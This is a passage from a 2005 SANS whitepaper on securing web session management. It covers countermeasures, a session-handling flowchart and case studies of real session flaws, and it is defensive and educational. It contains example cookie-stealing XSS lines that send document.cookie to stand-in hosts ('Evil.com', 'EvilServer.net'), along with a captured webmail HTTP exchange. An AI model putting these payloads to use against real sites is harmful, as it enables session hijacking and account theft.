&lt;a href=&quot;http://Evil.com/Steal?&lt;script&gt;document.cookie&lt;/script&gt;&quot;&gt;
        Link
&lt;/a&gt;
```

The escaped code uploaded by site users will be displayed in the client's browsers as literal code in the body of the page, not HTML to be parsed that defines the page structure. Scripting, forms and URLs uploaded to the site will not longer be able to be function. Input filtering should be performed for all input accepted from users including text submitting into search engines, forums, user names, and so on. Even data placed in a cookie could be used to exploit an XSS vulnerability. Also make sure to filter error messages since they often fail to filter out HTML code.

Furthermore, design the system to provide redundant filtering [3]. For example, it is wise to filter the information when it is being inserted into the database (or other storage mechanism) and when it is being retrieved. A failure to filter the HTML at one point will likely be caught at another point.

Use built-in and native functions when choosing a method to perform the actual filtering option. HTML code looks simple, but parsing it is surprisingly complex when things such as JavaScript and CSS are introduced. Native functions are not likely to have major defects that fail to strip HTML tags correctly. On the other hand, implementing your own function is likely to introduce latent parsing defects that will allow XSS vulnerabilities.

9. Force Server-side Session ID Creation
The server should never assume the value of a session ID that is given before login. Instead, the server must create a unique session ID after the user successfully authenticates (a *strict* web application). This will foil session fixation attacks.

10.Double-Check Critical Operations
The server should re-authenticate anytime the user attempts to perform a critical operation. This should include operations that modify login passwords. The critical operation would then perform its function only after the authentication has completed successfully. This will prevent session ID thieves from performing these functions since they cannot pass the authentication process (if they could authenticate, then stealing a session ID would be unnecessary).

11.Provide Secure Logout
Provide the users with a logout button that will inactivate their session. Perform the logout operation such that the server state will inactivate the session as opposed to relying on the client to delete session information. For example, a web application that requires the client to clear the session ID to end the session will not prevent session attacks if the server does not inactivate the session on its end. A good method is to store the session ID in a database and delete it or mark it inactive when the user logs out. If a user attempts to connect with a session ID that is not in the database or is inactive then the server can assume that the session is not valid.

© SANS Institute 2005 Author retains full rights.

Finally, do not rely on the user to perform some action such as closing the browser upon logout. The user may not do it and should not have to do what the web application can handle if correctly designed. When the server decides that the user is logged out, then the user should be logged out regardless what the browser does.

12.Securely Store the Server Side Session Map
Not only must the client take care to hide the session ID, but the server must take steps also. Do not store the session variables in a place where it is publicly accessible (such as in the temporary directory on a server with shared hosting). Instead, store the session IDs in a secure location with sufficient access restrictions. Storing the hashed versions of the IDs in a database is a good option.

13.Expire the Pages (to Prevent Caching)
Use HTTP to set the page expiration such that the page is not cached. Setting a page expiration that is in the past will cause the browser to discard the page contents from the cache.

14.Make The Session ID Dynamic with Hijack Attempt Detection
Generate a new session ID and deactivate the old one frequently to further complicate session attacks. An excellent way to do this is to reissue a session ID for every page access. This will hinder session attacks considerably since the active lifetime of an ID will be very short if the user is currently moving between pages.

Additionally, this allows the system to detect session ID hijacking attempts. The system keeps a record of the previously issued SIDs for a given user's session. When the system detects a user attempting to connect with an old (expired) SID, the system should then force everyone attempting to connect as that user to re-authenticate in hopes to filter out the invalid user. Note that it is necessary to log out the user with the bad session ID as well as the one that has an active ID. This is due to that fact that the system cannot determine which user is the legitimate one. An individual who presents a valid ID may have stolen it, and the user with the expired ID may just be one step behind. Below are two possible series of events that illustrate this type of hijack detection:

Example 1: Attacker uses SID after it is cycled out
1. Authentic user Kim connects to the system, she is issued an ID
2. Malicious user John gets Kim's session ID
3. Kim clicks a link and changes pages, she is given a new session ID and the old one is deactivated
4. John attempts to connect to the system with the now deactivated session ID
5. The web application forces all users using Kim's SID to re-authenticate
6. John does not known Kim's password and is thus locked from the system
7. Kim logs back into the system and continues working

Example 2: Attacker uses SID before it is cycled out
1. Authentic user Kim connects to the system, she is issued an ID
2. Malicious user John gets Kim's session ID
3. John clicks a link and changes pages, he is given a new session ID and the old one is deactivated
4. Kim clicks a link and changes pages with the now deactivated SID
5. The web application forces all users using Kim's SID to re-authenticate
6. John does not known Kim's password and is thus locked from the system
7. Kim logs back into the system and continues working

© SANS Institute 2005 Author retains full rights.

This method effectively filters out malicious users via the authentication mechanism. The system can now detect when multiple people are attempting to access the system under one user's credentials. Its power exists in its record of past session IDs since this will serve as an indication that the user currently active in the system may be a fraud.

Notice that the method above does not work if the system simply rejects an expired SID. Doing so may cause the system to reject a valid user while allowing an invalid one to continue in the system (see example 2 above). For example, rejecting the expired SID would cause Kim to be rejected from the system in example 2, step 4. Instead, we force them both to present credentials to determine who is real. Just because a user presents a session ID before another, does not mean that the first user is the valid one.

There are a couple of caveats with this method. First, note that this could be used as a way to perform a DoS (denial of service) attack on the system. Reduce the effectiveness of a DoS attack by performing some other sanity checking first to determine whether or not the individual requesting a new SID is valid. For example, if John has a completely different IP address or web client string than Kim and tries to connect, then don't bother logging Kim out of the system. This will reduce but not eliminate a DoS attack. This risk can be accepted since a DoS attack is unlikely to be as high of a risk as having interlopers in the system.

Second, note that John (the attacker in the examples) can continue using the system if Kim is not doing anything in the system. The web application does not know that anything is wrong unless a user tries to connect with an old session ID. Only then is the hijack detection check tripped. Thus, this method won't prevent a session hijack if Kim leaves the system but fails to logout. Instead, John will be repeatedly reissued SIDs until he is done.

This last fact can be partially mitigated three ways. First, an inactivity timeout of short duration will reduce the amount of time John has to attack the system. Second, a logout option predominately placed on the page will increase the chance that the user logs out of the system. It may be prudent to post a warning message when a user logs into the system after they have allowed their session to expire. This message could include instructions on how to logout and why this is necessary. Thirdly, the system could be designed with a client side script that manually gets an updated cookie from the server or an inline frame loaded with a page that refreshes frequently could be used. This is probably not necessary for most applications, but may be used in high risk systems.

The method of dynamic session generation and hijack detection described above does require a significant amount of resources on the server side since the record of previous session IDs is necessary. One potential issue with this method is the number of tuples that will be stored in the database since a history record is necessary to detect session attacks. An upper bound can be placed on the session ID history that only remembers a certain number of entries. Also, the old session IDs can be removed as soon as the user logs out. Detection at that point is unnecessary.

Additionally, it may be necessary to allow two simultaneous logins of the same user. This is useful when a system allows demo or anonymous access. To allow this, assign a tracking number along with the SID when a user successfully authenticates. For every page access, generate a new SID associated with the *same* tracking number and inactivate the old SID. The tracking number allows the system to detect which session to destroy upon tripping the hijack attempt alarm. Then deactivate only the session associated with the tracking number, not all of the sessions associated with the user.

© SANS Institute 2005 Author retains full rights.

15.Require Re-Authentication after Maximum Login Limit
Require that users re-authenticate themselves after a specified period even if their session is still active. This will place an upper limit in the length of time that a successful session hijack can last. Otherwise, an attacker could keep a connection opened for an extremely long amount of time after a successful attack occurs.

16.Check SSL Client Certificate (If Possible)
Have every secured page check the session ID against the client certificate and disconnect them if the certificate changes. The presence of an SSL client certificate will increase the server's confidence that the client is who they identify themselves as. Unfortunately, few clients have certificates thus preventing implementation of this for most systems. Nevertheless, highly critical systems may require this extra level of security. Developers may find it prudent to require SSL client certificates only for users with advanced permissions, such as administrators.

17.Verify Domain before Accepting Cookie-based Session IDs
Do not assume that an SID in a cookie was set by domain of the web application. Instead, check the cookie's domain and make sure that it is not an invalid sub-domain [17]. Otherwise, the web application may accept a cookie set by a sub-domain prepared specifically by an attacker for configuring cookies in victims' systems.


18.Restrict Cookie Path
Setting a cookie without setting a path will cause the cookie to default to the root of the server that is setting the cookie. Instead of accepting the default behavior, configure the cookie to use a portion of the site. For example, set the cookie path to be "/secure" if all that pages that access the cookie are under the "/secure" directory [18]. This will ensure that XSS vulnerabilities elsewhere in the site will not be able to compromise the cookie for that portion of the site.

© SANS Institute 2005 Author retains full rights.

Good Session Management

Secure session management must be built into web applications through a thoughtful design process. This is most efficiently done by designing the system securely from the outset. The flowchart below is intended to offer a high level description of session management within an application. Of course, this is only a suggestion and changes may be necessary depending on the needs and level of tolerable risk associated with the application.

Figure 4: Session Management Diagram



© SANS Institute 2005
Author retains full rights.

Below is a short description of the steps outlined in the diagram above. See page 11 of this document for specific security countermeasures that are recommended for web based systems.

1	**Is Session ID Currently Set?** Determine if the client has a session identifier. If not then, they are not logged into the system. If they do, then the session must be checked for validity.
2	**Perform Sanity Checks** Perform the sanity checking functions to determine if the session could be an attempted session hijack. This can include web client string analysis, SSL client certificate checks and some level of IP address checking.
3	**Is Session Identifier Expired?** Determine if the session identifier presented by the client is one that was exchanged with a newer one after an HTTP request. An old one is likely evidence of a session hijack attempt. Note that this is different than the session expiration discussed in steps 5 and 6. Both of these are relative to the session itself expiring, this step is relative to the session *identifier* expiring as part of the dynamic SID allocation.
4	**Reject the Active SID** If the session identifier is expired (step 3), then a session hijack attempt has likely occurred. Reject the client presenting the invalid SID and reject the currently active session associated with this SID.
5	**Has Session Expired due to Inactivity?** Disallow access to the system with a given session if the user has not been actively using the system for a specified amount of time. This will prevent unattended sessions from attracting miscreants.
6	**Has Maximum Session Time has been Exceeded?** Disallow access to the system for the given session if the user has not presented their authentication credentials for a specified time. Do this even if the user has been active in the system.
7	**Login Page** This is main authentication page. It may be accessed directly by the user, or indirectly when a user is sent here after they attempt to access a restricted page without a valid session.
8	**Inactivate SID** Inactivate any sessions that the user already has if they attempt to login and create a new session. This will prevent the old session from being active after they create a new one.
9	**User Authentication** The user authentication step consists of checking the user credentials. Typically this is a login name and password but could be other secure alternatives including biometrics.
10	**Expire SID** Set the given SID to expired in the server such that it can no longer be used to gain access to the system. Don't delete it however. Instead, retain it so that attempted session hijacks can be detected.
11	**Set New SID** Create a new SID and grant it to the user.
12	**Refresh Activity** Note that time that the user has requested a resource. The timestamp saved here will be used to determine if the user's session should be rejected due to inactivity.
13	**Protected Page** This is a page that has restricted access. Send the user to the login page if they do not have a valid session. Enforce the use of SSL/TLS on these pages ("https://" not "http://")

© SANS Institute 2005 Author retains full rights.

Flagrant Acts of Insecurity: The Bad Examples

Analyzing flawed security is often a good way to learn good security. The Internet is full of examples of flawed security that expose sessions. A sample of them is detailed below. The examples are all publicly available systems. Proprietary Intranet systems are not included, although their flaws tend to be significantly greater in severity and number.

Some of the examples below are current and one is a real example that I have discovered myself. The data has been sanitized to protect the innocent (me). However, no attempt has been made to protect the guilty (the web application). The security flaws are real and the applications are real. Many of the defects outlined have already been mitigated and others may be fixed in the near future.

Browser Flaws

RFC2965 [19] defines how browsers are supposed to handle cookies. Unfortunately, browser flaws allow the browser cookie security policy to be avoided, leaving cookie data exposed. Internet Explorer (IE) has experienced numerous flaws related to cookies and URL parsing. These defects impact session identifiers since cookies are often the choice method for retaining the SID.

The first IE defect is the “Incorrect Content Disposition Can Cause IE to Execute Code Automatically” vulnerability [5, 6]. This defect allows any site to read the contents of a cookie posted by another site. The vulnerability occurs because IE gets confused about which domain is accessing the cookie. By creating a special URL, an attacked could get IE to read the cookie value as if the specified domain was reading the cookie as opposed to the actual domain where the malicious code was placed. Below is an example of a URL that uses this exploit to trick the browser such that the site can read the cookie value of Yahoo.com.

```
http://L33tHax0r.net/RetrieveCookie?.yahoo.com
```

Internet Explorer gets confused because it sees the “.yahoo.com” and assumes that the domain attempting to read the cookie is yahoo.com when the page is actually available on L33tHax0r.net. L33tHax0r.net is allowed to read the cookie value.

The second IE defect is similar in that allows invalid access to cookie data but can also transmit GET and POST form data. This defect occurs when the “about” prefix is used [10]. Use of this prefix allows executable content to read the data as if it is from the specified domain. The example below shows code that is capable of reading the cookie for yahoo.com.

```
about://www.yahoo.com/<script%20language=javascript>
document.location='http://EvilServer.net/RetrieveCookie?Cookie='+document.cookie
</script >
```

Both of these examples are due to flaws in the way Internet Explorer parses URLs. The HTML parse code of today’s web browsers is quite complex. Numerous examples of input that is capable of crashing various web browsers are available on lcamtuf.coredump.cx [20]. The HTML input was discovered by simply generating random data and evaluating its effect on browser performance. The findings posted on this site indicate that web browser HTML parse code is unable to adequately handle some forms of input. This serves as an ominous indicator that other parse defects that impact security are likely in existence.

© SANS Institute 2005 Author retains full rights.

Developers creating web based systems are not going to be able to prevent web client defects such as the ones described. Nevertheless, actions can be taken during the design of a web application to reduce the harm of session ID exposure. For this reason developers should be aware of web-browser security defects. Many of the actions described in this paper will reduce the severity of session leaking. For example, dynamically generating session IDs will greatly reduce the chance of a session hijack regardless of the method the attacker used to gain session ID access.

Bad Session IDs

Persistent logins are inherently less secure than time-limited sessions. But persistent logins that store users password and login name are even worse. And yet, this is exactly what a number of websites do, including Boursorama.com. Boursorama.com is a well-known French website providing stock market information. Boursorama stored the login name and password in plaintext form in the cookie [21]. This information would be used to log the user back into the system. Below is part of the Boursorama cookie. Note that the text `my_login` would be the login name and `my_password` is would be the password.

Figure 5: Example of Boursorama.com Cookie Data

```
*
log
my_login          (Login Name)
boursorama.com/
 0
1777520896b
29827774
2580969488
29460647
*
pass
my_password       (Password)
boursorama.com/
```

Source: SecuriTeam.com


Not all sites that store the password in the cookie store it as plaintext. Many will store them in the cookie in a hashed state. The Fortigate Firewall Web Interface stored the plaintext version of the login name and stored a MD5 hashed version of the password in the cookie [22]. This is better than storing the password as plaintext, but still leaves the cookie open to a brute force attack. The problem with passwords is that security analysts don't get to select them and users typically select weak ones. This means that many passwords are predictable and stolen MD5 password hashes allow attackers to run brute force attacks on a remote PC that is surely to detect some weak ones. Note that strong password policy can help here but is no reason to allow password hashes from falling into the hands of malicious users. If you believe otherwise, then why not hand them your `/etc/shadow` file or SAM database too? Instead, these applications should have stored an SID that was not directly related to the login name and password or avoided the use of persistent logins altogether.

© SANS Institute 2005
Author retains full rights.

Predictable Session IDs

Session IDs that are not truly random can open vulnerabilities that are simple to exploit. Many systems sequentially allocate session IDs such site as Bluestone's Sapphire/Web. This site incremented the session identifier by one for each user logged into the system. If a user is given the session identifier 1003, then it doesn't take a Security Analyst to determine that 1002 is probably valid also.

Some systems use a combination of other data to make SIDs that is less predicable but predictable nonetheless. Netcraft.com posted a security bulletin that contained information regarding the predictable makeup of SIDs used on multiple products (Java Web Server, IBM WebSphere, ATG Dynamo e-Business Platform) [23]. The SID was not completely sequential but included the clients IP address, a timestamp and a small random section (2 bytes). The Netcraft advisory gives the following example and description (diagram added by me):



This breaks up as: (all integers are in network byte order)

- Bytes 0-3: Timestamp
- Bytes 4-7: Session count
- Bytes 8-11: IP address of the server issuing the session ID
- Bytes 12-13: Random number (or zero, see below)

Source: Netcraft.com

The timestamp can be inferred, the IP address is always the same and is simple to determine and the random section leaves only 2 bytes. 2 bytes means that 65,536 different possibilities exist if you know the timestamp and IP address. Although this may seem like a lot, this is within range of a determined attacker using a brute force attack. Furthermore, Netcraft notes that some servers use the same value for the random portion or set it to zero. Guessing this SID is trivial.

Predictable SIDs are not uncommon. For example, an apache module exists called 'mod_usertrack' that is intended to track users connected to a site. The ID that is created is not truly random and consists of the system time, client IP address and server process ID [24]. Use of this module is acceptable for casual user tracking (from a web application security standpoint) but is inappropriate for tracking authenticated users. A more robust system should be engineered before use. Too many times, developers use systems such as 'mod_usertrack' for session management without understanding the security consequences.

© SANS Institute 2005 Author retains full rights.

Unencrypted Sessions

Before a web application can be secure, it must be able to transmit data in a protected fashion. Failure to do so allows "man-the-middle" attacks that can be used to glean user's session identifier. Examples of unencrypted web applications on Intranets are far too common. Internet applications tend to be better, but bad examples may be as close as your current webmail provider.

Juno provides a free webmail service to the public. Unfortunately, the site is completely unencrypted. This simple defect allows easy access to the session identifier as well as the login and password, email contents, and so on. Below is a dump of the HTTP transmissions from webmail.juno.com. Some data was been redacted.

Figure 6: Packet Dump of Juno Webmail Session (obtained via Ethereal)

Client

```
GET http://webmaila.juno.com/webmail/F7C1AF39/6 HTTP/1.1
Connection: close
User-Agent: Mozilla/5.0 (compatible; Konqueror/3.1; Linux)
Referer: http://webmail.juno.com/
Pragma: no-cache
Cache-control: no-cache
Accept: text/html, image/jpeg, image/png, text/*, image/*, */*
Accept-Encoding: x-gzip, x-deflate, gzip, deflate, identity
Accept-Charset: iso-8859-1, utf-8;q=0.5, *;q=0.5
Accept-Language: en, US
Host: webmaila.juno.com
Cookie: ESL=0; MPS=F;
nz_wm_sid=2391B7624C4091F1DB046B4EEB189AAEFF90065867E87DF2992147CF640AE8363E4DE560B878977B
8FE830FF40AFE8C2; MNUM=50299335; cobrand=JN; AC=N; PT=N; MID_DOMAIN=juno.com; MID=■■■■■;
VKEY=d3d3143342493c2d82bc57a601e8b673%2C10057e1c000; brand=JN
```

Server

```
HTTP/1.1 200 OK
Date: Sat, 20 Nov 2004 21:27:21 GMT
Server: Apache/1.3.29 (Unix) mod_fastcgi/2.2.10
Set-Cookie: nz_wm_sid=; Domain=.juno.com; Path=/; Expires=Thu, 01-Jan-1970 05:30:01 GMT;
Set-Cookie:
nz_wm_sid=732412AEC3D3E8485A465C4907AA321F661CB455C078B11C4619AFB32A828CAE8E83E360EBE8BBA6
; Path=/webmail; Domain=.juno.com;
P3P: policyref="http://my.juno.com/common/w3c/juno.xml",CP="CAO DSP CURa ADMa DEVa TAIa
PSAa PSDa OUR BUS IND PHY ONL UNI FIN COM NAV INT DEM PRE LOC"
P3P: policyref="http://my.juno.com/common/w3c/juno.xml",CP="CAO DSP CURa ADMa DEVa TAIa
PSAa PSDa OUR BUS IND PHY ONL UNI FIN COM NAV INT DEM PRE LOC"
Keep-Alive: timeout=60, max=987
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html

2000
<html><head><title>Juno Email on the Web</title>

...
```

The session identifier has been highlighted. The SID is assumed to be the cookie named `nz_wm_sid`, presumably for Netzero Webmail Session ID (Netzero and Juno merged some time ago). Note that there is another cookie with the same name but it has a different path and does not appear to be used as an authenticator for the webmail system. The session ID for the webmail system is long with 96 hex characters, providing a high degree of entropy (384 bits). Unfortunately, the fact that a foreign computer on the network can retrieve the above output with a free packet sniffer bears witness to lack of security originating from one bad design decision, namely the lack of encryption.

Some sites provide encryption but fail to enforce its use on every page. For example, Interacct.com contained a defect that allowed users to change the protocol field in the URL from "https://" to "http://" to use an unencrypted version of the site [25]. Attackers could trick victims into using the unencrypted version of the site to facilitate session hijacking. Truly secure sites must not contain simple holes such as this.

© SANS Institute 2005 Author retains full rights.

Cross-site Scripting (XSS) Vulnerabilities

Cross-site scripting (XSS) attacks allow violations of the security models that browsers enforce to restrict cookie access and force servers to present malicious HTML to victims. Unfortunately, too many sites allow users to upload HTML and fail to filter it correctly before it is displayed.

iDefense's David Endler released information about XSS vulnerabilities in AOL/Netscape Webmail, Yahoo Webmail, Excite Webmail and eBay chat [26]. Each of these vulnerabilities could allow attackers to capture or set session IDs. Vulnerability reports containing multiple sites/applications are not uncommon. Filtering user input to prevent XSS attacks is easy; however, filtering absolutely every user input-box on the entire site is difficult. It is easy to leave one unfiltered input-box or text-area, and yet, this is all that an attacker needs to facilitate an attack.

Session Fixation

Macromedia's JRun server was found to contain a number of defects that compromised security. One of them was a session fixation attack vulnerability in the JRun management console [27]. The JRun management console uses an HTTP server on port 8000 to allow web browser connections. An attacker could perform a session fixation attack exactly as defined earlier (see page 8) by setting the cookie named JSESSIONID. This attack is simple but allows access to the management console of JRun and therefore could potentially allow attackers to gain high-level privileges. Fortunately, Macromedia provided a patch to fix this issue along with fixes for other vulnerabilities in JRun.

Conclusion

Failure to manage sessions securely is not uncommon even in commercially available and popular applications. Session management is critical to the security of web-based systems. Vulnerabilities in these systems are often serious due to the importance of the data retained in the applications. Nevertheless, developers often implement simple security systems and believe that encryption will maintain security. However, session insecurity can traverse encryption. Securing web applications requires numerous defense-in-depth measures that operate together to reduce the chance that attackers can invade a system.

The Internet is a dangerous place for important data. Responsible companies must evaluate the design of their systems and implement best practices to ensure that their data is secure and their customers' privacy is protected. A well-designed web-based system will be sufficiently hardened against most attacks. Conversely, a negligently designed site is bound to experience a successful attack.

© SANS Institute 2005 Author retains full rights.

References

[1] "RFC2616, Hypertext Transfer Protocol – HTTP 1.1." Internet Engineering Task Force (IETF). June 1999: p. 1. Internet. Available: http://www.ietf.org/rfc/rfc2616.txt

[2] "HTTP Cookies." Wikipedia. December 30, 2004: n. pag. Internet. Available: http://en.wikipedia.org/wiki/HTTP_cookie

[3] Zimmer, David. "Real World XSS." Net-Security.org: n. pag. Internet. Available: http://www.net-security.org/dl/articles/XSS-Paper.txt

[4] "RFC2965, HTTP State Management Mechanism." Internet Engineering Task Force (IETF). October 2000: p. 9. Internet. Available: http://www.ietf.org/rfc/rfc2965.txt

[5] "Microsoft Security Update - Security Update, December 13, 2001." Microsoft. December 13, 2001: n. pag. Internet. Available: http://www.microsoft.com/windows/ie/downloads/critical/q313675/default.asp

[6] Haselton, Bennett and Jamie McCarthy. "Internet Explorer cookies are world-readable." Peacefire. May 11, 2000: n. pag. Internet. Available: http://www.peacefire.org/security/iecookies

[7] "RFC2965, HTTP State Management Mechanism." Internet Engineering Task Force (IETF). October 2000:p. 12. Internet. Available: http://www.ietf.org/rfc/rfc2965.txt

[8] Klein, Amit. "Detecting and Testing HTTP Response Splitting Using Browser Cookies Alert." SecuriTeam. October 17, 2004: n. pag. Internet. Available: http://www.securiteam.com/securitynews/6P00H20BGE.html

[9] Klein, Amit. "Divide and Conquer – HTTP Response Splitting, Web Cache Poisoning Attacks and Related Topics." Sanctum Inc. March 2004. Internet. Available: http://www.sanctuminc.com/pdf/Whitepaper_HTTPResponse.pdf

[10] "RFC2965, HTTP State Management Mechanism." Internet Engineering Task Force (IETF). October 2000: p. 8. Internet. Available: http://www.ietf.org/rfc/rfc2965.txt

[11] Kolšek, Mitja. "Session Fixation Vulnerability in Web-Based Applications." Acros Security. December, 2002: p. 7. Internet. Available: http://www.acrossecurity.com/papers/session_fixation.pdf

[12] Sigle, Richard. "Building a Secure RedHat Apache Server HOWTO: Introduction to Secure Sockets Layer/Private Key Infrastructure." Linux.com. February 6, 2001: n.pag. Internet. Available: http://www.linux.com/howtos/SSL-RedHat-HOWTO-2.shtml

[13] Cheswick, William R., Bellovin, Rubin. Firewalls and Internet Security: Repelling the Wily Hacker (Second Edition). Boston: Addison-Wesley, 2003, p. 79.

[14] Shiflett, Chris. PHP Security. November 14, 2004: p. 45. Internet. Available: http://shiflett.org/php-security.pdf

[15] "Proxy System Configuration." America Online (AOL). October 27, 2004: n. pag. Internet. Available: http://webmaster.info.aol.com/proxyinfo.html

[16] Schneier, Bruce. Applied Cryptography. John Wiley and Sons: 1993, p. 16.

© SANS Institute 2005 Author retains full rights.

[17] "RFC2965, HTTP State Management Mechanism." Internet Engineering Task Force (IETF). October 2000: p. 22. Internet. Available: http://www.ietf.org/rfc/rfc2616.txt

[18] O'Neal, Martin. Cookie Path Best Practice. April 5, 2004: p. 3. Internet. Available: http://www.net-security.org/dl/articles/cookie_path.pdf

[19] "RFC2965, HTTP State Management Mechanism." Internet Engineering Task Force (IETF). October 2000: p. 6. Internet. Available: http://www.ietf.org/rfc/rfc2965.txt

[20] Zalewski, Michal. "Mangleme Gallery." Internet. Available: http://lcamtuf.coredump.cx/mangleme/gallery

[21] Romos, Eyrill. "Boursorama.com Cookie Exploit." SecuriTeam. April 1, 2002. Internet. Available: http://www.securiteam.com/securitynews/5ZP0J206VS.html

[22] Hartsuijker, Maarten. "Fortigate Firewall Web Interface Vulnerabilities." SecuriTeam. December 1, 2003. Internet. Available: http://www.securiteam.com/securitynews/6I0030A95S.html

[23] "Predictable Session IDs." NetCraft. January 1, 2003. Internet. Available: http://news.netcraft.com/archives/2003/01/01/security_advisory_2001011_predictable_session_ids.html

[24] Endler, David. "Apache mod_usertrack Predictable ID Generation Vulnerability." Security Focus. November 8, 2001. Internet. Available: http://www.securityfocus.com/bid/3521/discussion

[25] Baker, Jeffrey W. "Multiple Exploitable Vulnerabilities at Interacct.com." SecuriTeam. August 31, 2000. Internet. Available: http://www.securiteam.com/securitynews/5BP0V0A2AG.html

[26] Endler, David. "Security Advisory: Cross-Site Scripting Vulnerabilities in Popular Web Applications." iDEFENSE. August 19, 2002. Internet. Available: http://seclists.org/lists/fulldisclosure/2002/Aug/0581.html

[27] "Session Fixation and HTML Injection in JRun Management Console." SecuriTeam. October 14, 2004. Internet. Available: http://www.securiteam.com/securitynews/6B00D2ABFS.html

[28] Sipes, Steven. "Sniffing on Switched Networks." SANS.org. September 12, 2000. Internet. Available: http://www.sans.org/resources/idfaq/switched_network.php

© SANS Institute 2005, Author retains full rights.

© SANS Institute 2005 Author retains full rights.

Acronyms

ASP	Active Server Pages
CIDR	Classless Inter-Domain Routing
DoS	Denial of Service
FDA	Food and Drug Administration
HIPAA	Healthcare Information Portability and Accountability Act
HTML	Hyper-Text Markup Language
HTTP	Hyper-Text Transfer Protocol
HTTPS	Hyper-Text Transfer Protocol, Secure
IBM	International Business Machines
IE	Internet Explorer
IETF	Internet Engineering Task Force
IIS	Internet Information Server
ISP	Internet Service Provider
MAC	Media Access Control
MD5	Message Digest 5
NIC	Network Interface Card
PDF	Portable Document Format
PHP	PHP Hypertext Processor
RFC	Request For Comment
SAM	Security Accounts Manager
SID	Session Identifier
SSL	Secured Sockets Layer
TCP/IP	Transmission Control Protocol / Internet Protocol
TLS	Transport Layer Security
URI	Uniform Resource Identifier
URL	Uniform Resource Locator
XSS	Cross-Site Scripting

© SANS Institute 2005, Author retains full rights.

© SANS Institute 2005 Author retains full rights.

Last Updated: September 2nd, 2015

Upcoming SANS Training

Click Here for a full list of all Upcoming SANS Events by Location

